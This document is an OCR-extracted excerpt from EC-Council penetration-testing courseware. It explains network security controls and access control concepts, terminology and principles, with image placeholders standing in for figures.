
Network security controls are used to ensure the confidentiality, integrity, availability of the network services. These security controls are either technical or administrative safeguards implemented to minimize the security risk. To reduce the risk of a network being compromised, an adequate network security requires implementing a proper combination of network security controls.

These network security controls include:

- Authentication
- Authorization
- Accounting
- Access Control
- Identification
- Cryptography
- Security Policy

These controls help organizations with implementing strategies for addressing network security concerns. The multiple layers of network security controls along with the network should be used to minimize the risks of attack or compromise. The overlapping use of these controls ensures defense in depth network security.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Access Control

Access control is a method for reducing the risk of data from getting affected and to save the enterprise's crucial data by providing limited access to users for accessing the computer resources. The crucial aspect of implementing access control is to maintain the integrity, confidentiality, and availability of the information. The mechanism of access control grants access to system resources to read, write, or execute to the user based on the access permissions and their associated roles.


An access control system includes:

- File permissions, such as create, read, edit or delete.
- Program permissions, such as the right to execute a program.
- Data rights, such as the right to retrieve or update information in a database.

There are two types of access controls: physical and logical. The physical access controls the access to buildings, physical IT assets, etc. The logical access controls the access to networks and data.

In general, access control provides essential services like authorization, identification, authentication, access permissions and accountability. Authorization determines the action a user can perform whereas identification and authentication identify and permit only authorized users to access the systems. The access permissions determine approvals or permissions provided to a user to access a system and other resources. Accountability categorizes the actions performed by a user.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Access Control Terminology

The following terminologies are used to define access control on specific resources:

- **Subject**

  A subject may be defined as a user or a process, which attempts to access the objects. Further, subjects are those entities that perform certain actions on the system.

- **Object**

  An object is an explicit resource on which access restriction is imposed. The access controls implemented on the objects further control the actions performed by the user. For example: Files or hardware devices.

- **Reference Monitor**

  It monitors the restrictions imposed according to certain access control rules. Reference monitor implements a set of rules on the ability of the subject to perform certain actions on the object.

- **Operation**

  An operation is an action performed by the object on the subject. A user trying to delete a file is an example of an operation. Here, the user is the subject, delete refers to the operation and file is the object.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.144: Access Control Mechanism

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Access Control Principles

Access control principles deal with restricting or allowing the access controls to users or processes. The principle includes the server receiving a request from the user and authenticating the user with the help of an Access Control Instruction (ACI). The server can either allow or deny the user to perform any actions like read, write, access files etc.

Access controls enable users to gain access to the entire directory, subtree of the directory and other specific set of entries and attribute values in the directory. It is possible to set permission values to a single user or a group of users. The directory and attribute values contain the access control instructions.

Access control function uses an authorization database, maintained by the security admin, to check the authorization details of the requesting user.

- General steps in Access Control:
  - **Step 1:** Users have to provide their credentials/identification while logging into the system.
  - **Step 2:** The system validates users with the provided credentials/identification such as password, fingerprint, etc. with the database.
  - **Step 3:** Once the identification of the user is successful, the system provides the user an access to use the system.
  - **Step 4:** The system then allows the user to perform only those operations or access only those resources for which the user is authorized.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- There are three main parts for an access control instruction:
  - **Target**

    Permissions are set for certain attributes and entities. These attributes and entities are known as targets.
  - **Permission**

    Permissions set for the target explains the actions allowed or denied for those targets.
  - **Bind Rule**

    Specifies the subject to the access control instructions.


